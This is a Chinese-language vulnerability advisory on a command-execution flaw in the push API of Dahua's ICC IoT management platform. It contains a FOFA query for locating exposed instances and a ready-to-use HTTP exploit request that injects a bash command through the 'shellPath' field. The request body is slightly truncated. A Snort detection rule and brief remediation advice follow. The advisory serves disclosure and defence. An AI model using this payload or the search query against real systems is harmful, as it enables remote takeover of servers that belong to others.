

大华ICC智能物联管理平台 push 存在命令执行漏洞

大华ICC智能物联管理平台 push 存在命令执行漏洞，攻击者可执行任意命令导致服务器被控。

影响版本

大华ICC智能物联管理平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA：body="static/qwebchannel.js" && body="/客户端会小于800/"

POC/EXP：

```
POST /evo-runs/v1.0/push HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/41.0.2224.3 Safari/537.36
Accept-Encoding: gzip
Content-Type: application/json
X-Subject-Headerflag: ADAPT
Content-Length: 243

{
  "method": "agent.ossm.mapping.config",
  "info": {
    "configure": "abcd",
    "filePath": "haha",
    "paramMap": {
      "shellPath": "/bin/bash -c id>/opt/evowpms/static/2.txt",
      "filePath": "abc"
    }
  },
```



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Dahua ICC - RCE via push API";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/evo-runs/v1.0/push"; http_uri;
  content:"Content-Type: application/json"; http_header;
  content:"\"shellPath\": \"\""; http_client_body;
  pcre:"/\"shellPath\"\\s*:\\s*\"[^\"]*(\\bin\\bash|\\bin\\sh)\\s+-c\\s+
[^\"]*\"/i";
  metadata:service http;
  metadata:affected_product "大华ICC智能物联管理平台";
  metadata:vulnerability_type "Command Injection";
  classtype:web-application-attack;
  sid:1000318;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。